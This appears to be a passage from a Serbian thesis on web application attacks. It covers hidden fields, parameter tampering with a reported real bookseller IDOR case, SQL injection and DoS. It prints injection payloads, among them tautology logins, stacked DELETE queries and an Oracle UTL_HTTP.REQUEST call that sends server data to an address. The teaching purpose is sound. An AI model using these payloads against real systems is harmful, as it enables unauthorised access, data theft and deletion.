Na slici iznad su prikazane liste pre i posle napada koji jasno dokazuje i pokazuje koliko je bilo lako varati na ovom kvizu. Posle svega, posalo sam snimak napada rukovodstvu i dobio obaveštenje da će kviz biti ukinut zbog dokazanih malverzacija i da će se nagrade podeliti na neki drugi način.

Alpikacija koja pokazuje ovaj napad u sebi sadrži par skrivenih polja kojima možemo manipulisati na određeni način. Video koji je u sklopi ovog napada pokazuje način manipulacije skrivenih polja. Skrivena polja su dobar način za prenos podataka koje korisnik ne treba da vidi, ali po svaku cenu treba izbegavati upisivanje poverljivih informacija ili lozinki unutar ovih polja.



Slika 2.6.7

Na slici je prikazan izgled stranice koja kreirana kako bi se pokazala slabost skrivenih polja. U videu je demonstrirano kako se menja sadržaj skrivenog polja i koliko je opasno čuvati ključne informacije unutar ovih polja jer su vidljiva unutar koda stranice.

Zaključak: Mnogi zaposleni u IT industriji koriste tradicionalne bezbednosne tehnike kako bi zaštitili svoju mrežu, kao što je korišćenje poznatog antivirusnog softvera, zaštitnog zida ili najnovijih softverskih rešenja za detekciju upada. Međutim, iako su skrivena polja van domašaja svakodnevnih korisnika, napadači koji imaju programerske veštine mogu da komprimituju polja i podatke, i na kraju ih eksploatišu. Osim toga, ovi napadi imaju potencijal da unište poslovne informacije o sajtu i na kraju može se desiti da onlajn prodavnica trpi ogromne gubitke. Sa povećanim brojem zloupotreba, veb prodavnica rizikuje da izgubi kredibilitet svojih klijenata.

2.7 Podmetanje parametara

Podmetanje parametara predstavlja napad koji se zasniva na manipulaciji parametara koji se razmenjuju između klijenta i server, kao što su korisnički podaci i dozvole, cena i količina proizvoda, itd obično, ove informacije se čuvaju u kolačićima, skrivenom polju, ili u URL upitu. Koristi se za povećanje funkcionalnosti aplikacija i kontrolu.

Ovaj napad može da obavlja zlonamerni korisnik koji želi da iskoristi aplikaciju za sopstvenu korist, ili želi da napadne treće lice koristi napad „man-in-the-middle“.Uspeh napad zavisi od grešaka programera i mehanizma logike validacije korisnika. Eksplatacija ovakvog napada može dovesti do ozbiljnih posledica. Napadi koji se zasnivaju na podmetanju parametara mogu biti veoma opasni po sistem koji pruža usluge servera napadnutoj aplikaciiji, ali i po privatne podatke korisnika koji koriste istu veb aplikaciju. Ukoliko veb aplikacija koja je napadnuta šalje podatke GET metodom, ti podaci mogu biti promenjeni jer se nalaze u linku pomoću koga se pristupa sledećoj strani. GET metoda ima dosta mana, pošto se parametri ispisuju u adresnoj liniji, može biti keširana, ostaje u istoriji pregledača, ima ograničenja po pitanju dužine. GET metodom nije preporučljivo slati osetljive podatke poput korisničke šifre, broja kartice i slično.[33]

Primer 1: Ako postoji forma za popunjavanje podataka korisnika koja se sastoji od dve ili tri posebne strane i podaci sa prve strane se šalju na drugu pomoću GET metoda, tada u linku postoje svi podaci koji su unešeni na prethodnoj strani.

```
http://localhost/eupga2014/registration.php?name=Predrag&gende
r=m&creditno=523572635&pass=934pedja562&email=pedja@gmail.com
```

U linku se nalaze podaci koje je korisnik uneo u formi na prvoj strani. Problem je u tome što se ispravnost podataka obično proverava na strani na kojoj se unose, pa u ovom slučaju je moguće promeniti podatke zaobilazeći ponovnu proveru, pa može desiti da zlonamerni korisnik promeni email adresu koja nije ispravna ili u gorem slučaju, može ubaciti deo SQL koda i tako izvršiti umetanje SQL upita. U ovom slučaju

napad se odnosi na sistem i aplikaciju koja nije dobro dizajnirana. Ukoliko na primer imamo internet prodavnicu, gde je moguce naručivati određene proizvode, pritom veb aplikacija neke podatke poput *userid* šalje GET metodom putem linka, moguće je da, ukoliko je loše isplanirana zaštita ili je nema ni malo, korisnik vidi šta je neki drugi korisnik naručio ili kupio samo promenom broja u linku koji određuje identifikaciju korisnika.

Primer 2:

Ako imamo link:

`http://www.nekieshop.rs/korpa.php?userid=35237`

Promenom vrednosti "userid" možemo dobiti nečiju narudžbenicu i tako otkrijemo šta drugi korisnik kupuje, a u sklopu toga i ko je, dakle ime, prezime i još puno toga, zavisno od podataka koje aplikacija prikazuje na toj strani.

Ovakvim napadima se malo obraća pažnja jer programeri ne shvataju do kakvih problema može doći u slučaju ovakvih propusta. Ni neki sajtovi koji imaju na stotione poseta dnevno, nisu imuni na ovaj napad. Sledeći primer to pokazuje.

Primer 3:


Naša renomirana kuća koja se bavi izdavanjem knjiga je pre 3 godine (2013) imala prilično ozbiljan problem koji je uključivao podmetanje podataka. Prilikom kupovine knjige onlajn, kada se korisnik uloguje, ima opciju da pogleda dostavnicu za knjigu koju je kupio i koja mu je stigla na kućnu adresu. Problem je bio u tome što su programeri zaboravili da postave proveru koji dokument koji korisnik može da vidi, a još gore od toga, nisu postavili ni proveru da li je neko uopšte ulogovan...

Link je izgledao ovako:

`http://www.prodajaknjiga.com/store/dostavnica?id=1977/13`

Promenom parametra id, može se videti sasvim druga dostavnica sa podacima korisnika čija je dostavnica otvorena, a iz ovog paramerta vidimo da identifikator dostavnice je zapravo redni broj u bazi. Ovo je jedan od puno slučajeva ranjivosti veb aplikacija koji su se desili samo zato što programeri nisu obratili puno pažnje ovom problemu a zlonamerni korisnici ili pak samo radoznali korisnici otkrili. Naravno nekoliko dana po otkrivanju ovog propusta renomiranii izdavač je bio obavešten i propust je ispravljen.

Evo kako to izgleda:



Dostavnica broj: D-1977/13

Datum izdavanja: 31.07.2013
Mesto izdavanja: Beograd

	Šifra	Bar kod ISBN	Vrsta robe ili usluge	MP cena sa PDV-om	PDV (%)	Cena bez PDV-a	Količ.	Popust (%)	Iznos
1.	AND	978-86-7555-367-0	Android	1.600,00	8	1.481,4815	1	20,00	1.481,48
2.	JDK7	978-86-7555-378-6	Java JDK 7: kompletan priručnik	2.900,00	8	2.685,1852	1	20,00	2.685,19
								Suma iznosa	4.166,67
								Popust za poresku stopu 8%	833,33
								Suma neto	3.333,34
								Osnovica za poresku stopu 8%	3.333,34
								PDV za poresku stopu 8%	266,67
Masa: 2.12 kg, Količina: 2, Magacin: 1								Ukupno sa PDV-om	3.600,01

Izdao:_____ Primio:_____

Dostavnica broj: D-2989/13

Datum izdavanja: 08.11.2013
Mesto izdavanja: Beograd


PRIMALAC:

	Šifra	Bar kod ISBN	Vrsta robe ili usluge	MP cena sa PDV-om	PDV (%)	Cena bez PDV-a	Količ.	Rabat (%)	Iznos
1.	LKL	978-86-7555-387-8	Linux s komandne linije	1.500,00	8	1.388,8889	3	33,00	4.166,67
								Suma iznosa	4.166,67
								Rabat za poresku stopu 8%	1.375,00
								Suma neto	2.791,67
								Osnovica za poresku stopu 8%	2.791,67
								PDV za poresku stopu 8%	223,33
Masa: 2.26 kg, Količina: 3, Magacin: 1								Ukupno sa PDV-om	3.015,00

Izdao:_____ Primio:_____

Slika 2.7.1

Prilikom slanja podataka GET metodom, svi podaci se prikazuju unutar adresne linije, kreirana aplikacija demonstrira baš kako je ranjiv ovakav način slanja podataka. Preporuka je koriscenje POST metoda za osetljive podatke, sa GET medotom nikada ne treba slati osetljive podatke. Takođe, mora se izbegavati upotreba GET metode prilikom slanja identifikacionog broja korisnika. U videu je detaljno pokazano kako manipulacija parametrima utiče na aplikaciju.



Slika 2.7.2

Zaključak: Prilikom dizajniranja i izrade veb aplikacija, neophodno je obratiti puno pažnje i dobar deo vremena na sprečavanje i ukidanje mogućnosti napada. Pored toga što ovakvi napadi mogu prouzrokovati loš rad sistema i gubitak nekih podataka, najveći problem je gubitak korisnika koji bi se osećali prevarenim i ugroženim, jer su podaci koje su ostavili na sajtu, nestali i otišli u tuđe ruke. Gubitak korisničkih podataka može dovesti i do krađe identiteta, krađe broja kreditne kartice...

2.8 Umetanje SQL upita

Umetanje SQL upita (*eng. SQL injection*) predstavlja napad kojim se unosi SQL kod od strane korisnika kako bi se iskoristila ranjivost sistema. Ideja je da se proveri rad SQL upita unutar aplikacije za deo koda koji joj nije namenjen. Ukoliko aplikacija ne prepozna da se radi o neispravnom unosu može doći do neželjenih posledica kao što su ispisivanje određenih podataka koje korisnik ne bi trebalo da vidi, modifikovanje i brisanje osetljivih podataka. O ovoj temi postoji dosta radova i veb prezentacija što nam govori da je napad umetanjem SQL upita dosta razvijen. Većina programera potcenjuje opasnost od ovog napada u aplikacijama koje koriste "Oracle" kao bazu podataka. Postoji dosta veb aplikacija koje u potpunosti nisu zaštićene od umetanja SQL upita iako se koriste relativno jednostavne tehnike za sprečavanje takvih napada.[36]

Umetanje SQL upita je jedan od načina da se dobije neovlašćeni pristup bazi podataka ili direktno uzimanje podataka iz baze, to su uglavnom napadi jednostavne prirode, i oni napadaču mogu da dozvole manipulaciju nad bazom podataka. Postoji tri glavne kategorije napada[37]:

1. Manipulacija SQL-om
2. Ubacivanje koda
3. Ubacivanje poziva funkcije

Manipulacija SQL-om predstavlja najčešće upotrebljavan napada. Zlonamerni korisnik prilikom ovog napada pokušava da modufikuje SQL upit, tako što dodaje elemente "where" klauzuli ili pokušava da proširi upit opetacijama kao što su "union" ili "intesect". U narednim primerima biće pokazano kako ovaj napad finkcioniše.

Najviše napada se viši na stranu za prijavljivanje korisnika, programeri najčešće baš tu naprave grešku. Ukoliko posle unošenja podataka od strane korisnika, aplikacija proverava da li takav korisnik postoji i da li mu je lozikna ispravna.

```
SELECT * FROM users WHERE username = 'korisnik' and password
= 'lozinka'
```

Zlonamerni korisnik može u polje za lozinku unineti i ovakav iskaz:


```
lozinka' or 'a' = 'a'
```

Tada bi SQL upit izgledao ovako:

```
SELECT * FROM users WHERE username = 'korisnik' and password = 'lozinka' or 'a' = 'a'
```

Ukoliko bi ovakav upit bio stigao do baze, zlonamerni korisnik bi imao pristup aplikaciji. Sledeći primer pokazuje ovaj napad na sajt jedne domaće firme.


SQL injection je izuzetno opasan napad, odbrana od ovakvih napada je ključna za očuvanje integriteta podataka i sigurnost čitavog sistema. 2011. godije, jedna domaća novootvorena firma imala je, na svom sajtu, stranu za prijavljivanje korisnika preko koje su korisnici njihovih usluga mogli da koriste benefite onlajn prijavljivanja i korišćenja usluga.



Slika 2.8.1

Prilikom prijavljivanja, korisnici su mogli da vide svoje podatke i da ih menjaju. Među tim podacima su se nalazile i poverljive informacije kao što su matični brojevi zaposlenih, imena, prezimena pa čak i visine plate...

Problem je bio u tome što programeri koji su radili ovu veb aplikaciju, nisu obratili pažnju na SQL injection i propusti koje su napravili su ugrozili integritet podataka ali i celokupno funkcionisanje sistema. Najgori propust su napravili prlikom prijavljivanja, nisu zaštitili od umetanja SQL upita.



Slika 2.8.2

Prilikom logovanja sa podacima korisničko ime: „bilosta“ i lozinka: „“ ’OR=’”“ sistem propušta napadača kao legitimnog korisnika koje je nasumično izabrao.

Slika 2.8.3

Na slici iznad prikazano je šta sistem daje napadaču prilikom logovanja, oba puta logovanje je bilo sa istim korisničkom imenom i istom lozinkom...

Zaključak: Manipulacija SQL upita je jedan od najopasnijih napada od koga treba dosta dobro zaštititi veb aplikaciju jer dobar napad na ranjivu aplikaciju može da onesposobi aplikaciju ali i da napadač dođe do podataka koje može koristiti i zloupotrebljavati. Napad poput gore opisanog može koštati firmu puno novca ali i gubitka korisnika usled pada reputacije. Veoma je važno proveriti sve aspekte sigurnosti aplikacije pre puštanja u rad.

Ubacivanje koda je napad dodavanjem SQL koda na već postojeći kod. Ovaj vid napada se obično koristi za napad na aplikacije koje koriste Microsoft SQL server, ali ni Oracle baza nije imuna. Iako unutar Jave i proceduralnog SQL jezika[38], Oracle ne podržava više od jedne SQL komande po zahtevi, postoje programski jezici i aplikacije koje to dozvoljavaju. Ubacivanje koda poput ovog u nekim aplikacijama koje dozvoljavaju više od jedne komande po zahtevu, dodati kod bi bio izvršen.

```
SELECT * FROM korisnici WHERE username = 'Predrag' and password
= 'lozinka';
```

Na ovaj kod, zlonamerni korisnik, dodaje i svoj deo:

```
DELETE FROM korisnici WHERE username = 'administrator';
```

Tako da krajnji niz komandi koji se šalje kao upit izgleda ovako:

```
SELECT * FROM korisnici WHERE username = 'Predrag' and password
= 'lozinka'; DELETE FROM korisnici WHERE username =
'administrator';
```

Rezultat ovakvog koda u javi ili proceduralnom SQL jeziku bi izazvao grešku, ali u nekim aplikacijama, kao što je navedeno, koje propuštaju više komandi unutar jednog zahteva, dolazi do brisanja korisnika sa korisničkim imenom administrator iz baze podataka. Ni proceduralni jezik i java nisu imuni na ubacivanje koda jer mogu izvršavati kod dinamički u blokovima koji počinju sa "BEGIN" a završavaju se sa "END;" Ovakvo izvršavanje je ranjivo na ubacivanje koda, sledeći primer pokazuje jedan od načina:

Ukoliko imamo blok koda:

```
BEGIN ENCRYPT password('Predrag', 'lozinka'); END;
```

Zlonamerni korisnik može ubaciti i svoj deo koda:

```
DELETE FROM korisnici WHERE upper(username) =
upper('administrator');
```

Pa bi upit izgledao ovako:

```
BEGIN ENCRYPT password('Predrag', 'lozinka'); DELETE FROM
korisnici WHERE upper(username) = upper('administrator'); END;
```

Što bi prouzrokovalo istu štetu kao i u prethodnom primeru. Dakle kod bi bio izvršen i korisnik sa korisničkim imenom administrator bi bio obrisan iz baze.

Ubacivanje poziva funkcije predstavlja napad na Oracle bazu podataka. Napadom se ubacuju pozivi funkcija same baze ili operativnog sistema unutar SQL zahteva. Unutar Oracle baze podataka postoje preko hiljadu funkcija ali samo manji deo tih funkcija mogu biti iskorišćene za napad. Funkcije koje se ubace unutar „select„ iskaza ne mogu da promene podatke unutar baze, ali ukoliko je funkcije izvrše unutar „insert", „update" ili „delete" iskaza, posledice mogu biti velike jer tada postoji mogućnost menjanja podataka.

Problem sa ubacivanjem poziva funkcija je u tome što bilo koji dinamički kreiran SQL upit je ranjiv na ovaj napad. Ukoliko imamo kod kao u sledećem primeru poziva "translate" funkcije koja menja određene karakteri unutar stringa, drugim setom karakteri[39] :

```
SELECT TRANSLATE('user input',
'0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ',
'0123456789')

FROM dual;
```

Ovaj SQL upit nije ranjiv na druge načine napada ali je lako manipulisati ubacivanjem poziva funkcije. Zlonamerni korisnik može ovo iskoristiti i ubaciti kod koji 'e poyivati drugu stranicu sa server


```
SELECT TRANSLATE('' || UTL_HTTP.REQUEST('http://192.168.1.1/')
|| '', '0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ', '0123456789')
FROM dual;
```

Prilikom izvršavanja ovog iskaza, zlonamerni korisnik bi mogao preuzeti važne informacije sa servera i poslati ih na adresu koju je on naveo. Pošto je obično Oracle baza iza zaštitnog zida, ovakav napad bi mogao da prouzrokuje i napad na servere unutar interne mreže. Takođe zlonamerni korisnik može vršiti i upis podataka u bazu, ukoliko aplikacija poseduje funkciju "adduser" unutar paketa funkcija "myadmin" i tu funkciju obeliži kao "pragma translation" što joj daje slobodu da upisuje direktno u bazu bez vraćanja bilo kakvog podatka o upisu.[40] Ovaj napad može se realizovati na sledeći način:

```
SELECT TRANSLATE('' ||
myappadmin.adduser('administrator', 'lozinka') || '',
'0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ', '0123456789') FROM
dual;
```


Izvršavanjem ovog SQL upita, zlonamerni korisnik ima mogućnost da kreira korisnika unutar baze.

Unutar kreirane aplikacije pokazano je kako umetanje SQL upita utiče na prikaz podataka kao i na sigurnost same aplikacije. Iz baze je trazeno učitavanje podataka za korisnika sa identifikacionim brojem koji je unet, na slici je prikazano kako aplikacija radi kada je upit u redu.



Slika 2.8.3

Dok u slučaju napada korišćenjem iskaza „1' or '1' = '1” umesto ID broja, dobijamo anomaliju u kojij aplikacija prikazuje sve upisane korisnije koji se nalaze u bazi. Na sledećoj slici je prikazako ponašanja aplikacije kada se napadne umetanjem pomenutog koda:



Slika 2.8.4


2.9 Onemogućavanje usluge

Onemogućavanje usluge DoS ili DDoS (*engl. Distributed Denial of service*) napad je pokušaj zlonamernog korisnika da legitimnim korisnicima onemogući ili uspori pristup internetu ili serveru tako što napada mreži ili sam server sa puno odvojenih lokacija u isto vreme i time preopterećuje server. Pomoću ovog napada postoji mogućnost da se mreža, računar, server ili neki drugi deo infrastrukture učine nedostupnim, kako korisnici ne bi mogli da koriste resurse i usluge napadnutog sistema.[34] Ovi napadi se mogu podeliti u tri vrste:

Napad na ranjive delove mreže – Slanjem većeg broja zahteva za podatke ili opterećivanjem samog operativnog sistema, gomilanjem podataka u memoriju koji čekaju procesorsko vreme za obradu, tada sistem a samim tim i usluga koju taj sistem pruža postaje nedostupna za dalji rad.

Zakrčenje propusnog opsega mreže – Svaka mreža, server i računar imaju ograničenja. Mrežu možemo predstaviti kao autoput koji ima fizička ograničenja po pitanju ukupnog broja automobila koji mogu da se kreću u istom trenutku, isto je i sa mrežom, postoji maksimalna količina podataka koja u datom vremenu može proći kroz mrežu. Ovim napadom zlonamerni korisnik može da preoptereti mrežu ili server zahtevima za podatke i time spreči da legitimni podaci korisnika dođu do servera.

Zakrčenje velikim brojem veza – zlonamerni korisnik upućuje preveliki broj zahteva za otvaranje veza TCP[7] prema serveru koji je meta napada i na taj način server postaje prenatrpan otvorenim vezama toliko da ne može prihvatiti nove veze od strane legitimnih korisnika, koji ostaju bez konekcije ka serveru.



Slika 2.9.1


Računar koji je pod kontrolom zlonamernog korisnika je poznat kao zombi ili bot. Grupa umreženih računara je poznat kao botnet ili zombi vojska. I Kasperski Labs[8] i Simantec su identifikovali bot mrežu kao najveću pretnju bezbednosti na Internetu.[35]

DDoS napad se izvodi korišćenjem velike količine fizičkih računara. Do velike količine računara dolaze tako što ih "regrutiju" putem raznih mamaca za vlasnike tih računara. Ukoliko korisnik na svoj računar instalira program koji je dobio kao preporuku neke reklame na intertnetu, a iza tog programa krije zlonamerni korisnik, samim instaliranjem, računar postaje deo bot mreže a da to korisnik, u ovom slučaju žrtva, ni ne zna. Postoje i drugi načini za kreiranje bot mreže i regrutovanje novih članova iste. Prilikom instaliranja procesa za udaljenu kontrolu računara koju određeni sajtovi nude za "čišćenje" i za "ubrzavanje" računara koji prima naredbe napadača i pokreće napade putem interneta prema potrebi, samim tim postaje deo bot mreže i učestvuje u napadima. Da bi računar postao deo botnet mreže, jednostavno je potrebno

[7] Transmisioni kontrolni protokol (TCP, engl. Transmision control protocol) je protokol koji pripada sloju 4 OSI referentnog modela, ima za ulogu da obezbedi pouzdan transfer podataka u IP okruženju.
[8] Vodeći proizvođač anti-virus programa

samo da se u njemu nalazi specijalno kreiran program od strane napadača, koji se distribuira preko veb sajtova, fajlovima u elektronskim porukama kao i skidanjem filmova i ili igrica sa sumljivih sajtova.[34]

